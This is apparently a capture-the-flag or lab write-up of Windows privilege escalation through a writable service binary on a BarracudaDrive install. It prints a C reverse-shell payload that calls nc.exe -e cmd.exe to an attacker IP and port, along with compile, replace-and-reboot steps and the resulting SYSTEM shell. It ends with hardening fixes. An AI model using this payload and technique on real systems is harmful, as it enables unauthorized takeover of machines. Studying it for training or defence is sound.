Weak permissions on a service’s own executable are one of the most reliable Windows privilege escalation paths there is: if the file a SYSTEM-run service launches can be overwritten by a low-privileged account, that account effectively controls what runs as SYSTEM the next time the service starts.
Enumeration
A winPEAS pass on a shell running as a standard user (Jerren) flagged a running service with a writable binary path:
=== Modifiable Service Binaries ===
Name           : bd
DisplayName    : BarracudaDrive ( bd ) service
State          : Running
StartMode      : Auto
PathName       : "C:\bd\bd.exe"
PS C:\users\Jerren> whoami /priv
Two useful facts came out of this one pass: a service called bd (BarracudaDrive), set to start automatically and already running, points at C:\bd\bd.exe — and winPEAS flagged that path specifically as modifiable by the current, unprivileged account. The plan from here was simple: replace bd.exe with a payload, get the service to restart it, and let the service’s own privilege level do the rest.
Confirming Write Access
Rather than trust winPEAS’s flag alone, the permissions on both the binary and its containing folder were checked directly:
PS C:\bd> icacls bd.exe
PS C:\bd> cacls .
C:\bd\bd.exe BUILTIN\Administrators:(ID)F
NT AUTHORITY\SYSTEM:(ID)F
BUILTIN\Users:(ID)R
NT AUTHORITY\Authenticated Users:(ID)C
C:\bd BUILTIN\Administrators:(OI)(CI)(ID)F
NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
BUILTIN\Users:(OI)(CI)(ID)R
NT AUTHORITY\Authenticated Users:(ID)C
NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C
The (C) entry for NT AUTHORITY\Authenticated Users is the key line — Change rights include write and delete, granted to every authenticated account on the box, not just administrators. Both the file itself and the folder it lives in carry this permission, which means the binary can be overwritten (or replaced outright) by any logged-in user, despite the service that runs it being configured to start automatically with SYSTEM-level privileges.
Building the Payload

A small C program was written to drop a reverse shell via system(), calling out to a copy of nc.exe already staged on the target:
#include <stdlib.h>

int main ()
{
    int i;

    i = system ("C:\\Temp\\nc.exe -e cmd.exe 192.168.45.160 4343");

    return 0;
}
Cross-compiling it into a Windows executable from Kali used MinGW’s 32-bit Windows target:
mv malicious.cpp malicious.c
i686-w64-mingw32-gcc malicious.c -l ws2_32 -o bd.exe
Breaking down the command:
mv malicious.cpp malicious.c— the file was originally saved with a.cppextension;gcc(the C compiler front end) won’t compile C++ sources directly, so renaming it to.cwas needed before compiling withgccrather thang++i686-w64-mingw32-gcc— the MinGW cross-compiler target that produces a 32-bit Windows PE executable from Linux-l ws2_32— links the Windows Sockets library, needed for network-capable Windows binaries-o bd.exe— names the output binarybd.exedirectly, matching the filename the vulnerable service already expects
Naming the compiled payload bd.exe from the start meant it could be dropped straight into C:\bd in place of the original, with no rename step needed on the target.
Replacing the Binary and Triggering a Restart
With the payload staged, the only remaining question was how to get the service to actually reload it. whoami /groups confirmed this was still a standard, non-administrator account:
PS C:\bd> whoami /groups
Being a standard user rules out directly restarting the service with sc stop/sc start or the Services console, both of which require administrative rights. A full machine restart doesn’t have that restriction on a workstation build of Windows, though — by default, Windows 10 Pro grants the “Shut down the system” right to the local Users group, not just Administrators. The original bd.exe was replaced with the compiled payload, and a restart was issued directly from the same unprivileged shell:
PS C:\bd> shutdown /r[-] Session [1] died... We lost MEDJED 192.168.240.127 Microsoft_Windows_10_Pro-x64-based_PC
No special privilege escalation was needed for this step at all — a plain, unprivileged shutdown /r was enough, because the right to restart the machine was already available to this account by default.
Result
Once the machine came back up, the bd service started automatically as configured — except this time, the binary it launched was the payload:
penelope -p 4343[+] Listening for reverse shells on 0.0.0.0:4343 -> ... 192.168.45.160
[+] [New Reverse Shell] => MEDJED 192.168.240.127 Microsoft_Windows_10_Pro-x64-based_PC nt authority\system Session ID <1>
C:\WINDOWS\system32>whoami
nt authority\system
The callback landed as nt authority\system the moment the service’s auto-start fired — full SYSTEM access, reached without ever needing an administrative token at any point in the chain.
Root Cause
The bd service was configured correctly in every way that matters to Windows itself: set to auto-start, running as SYSTEM, pointed at a fixed path. The actual flaw was entirely in the filesystem ACL on that path — NT AUTHORITY\Authenticated Users had been granted Change rights on both the executable and its parent folder, almost certainly from an overly permissive install or a custom deployment that never tightened the default inherited permissions.
Fix:
1. Restrict write and delete permissions on any service binary and its
   containing folder to Administrators and SYSTEM only. No service that
   runs with elevated privileges should have a binary writable by a
   standard or "Authenticated Users" principal.

2. Audit third-party or custom-installed services specifically — commercial
   or home-grown software is far more likely to ship with loose folder
   permissions than anything from a default Windows install.

3. Use tools like icacls, accesschk, or PowerUp's Invoke-AllChecks
   routinely during hardening reviews to catch writable service binaries
   before an attacker does.

4. Consider that a standard user being able to restart the machine (the
   default on workstation editions) is enough to trigger this class of
   bug — a service restart isn't the only way to reload a replaced binary.
Key Takeaways
- A modifiable service binary is one of the cleanest privilege escalation primitives on Windows — no exploit code is needed, just the ability to overwrite a file and trigger the service to (re)start
icaclsandcaclsare worth running directly even after an automated tool like winPEAS flags something — confirming the exact ACE ((C)for Change, in this case) makes the finding concretegccwon’t compile a.cppfile as C — rename to.cfirst, or useg++if the source is genuinely C++- Naming the compiled payload to match the target filename from the start avoids an extra rename step once it’s uploaded
- Restarting a service isn’t the only way to trigger a replaced binary — a full
shutdown /rworks just as well if the account has that right, and on workstation editions of Windows, standard users often do by default - Always run
whoami /groupsandwhoami /privafter landing a shell — knowing exactly what’s and isn’t available (admin group membership, shutdown rights, impersonation privileges) shapes which privesc path is actually usable
Questions? Hit me up on X.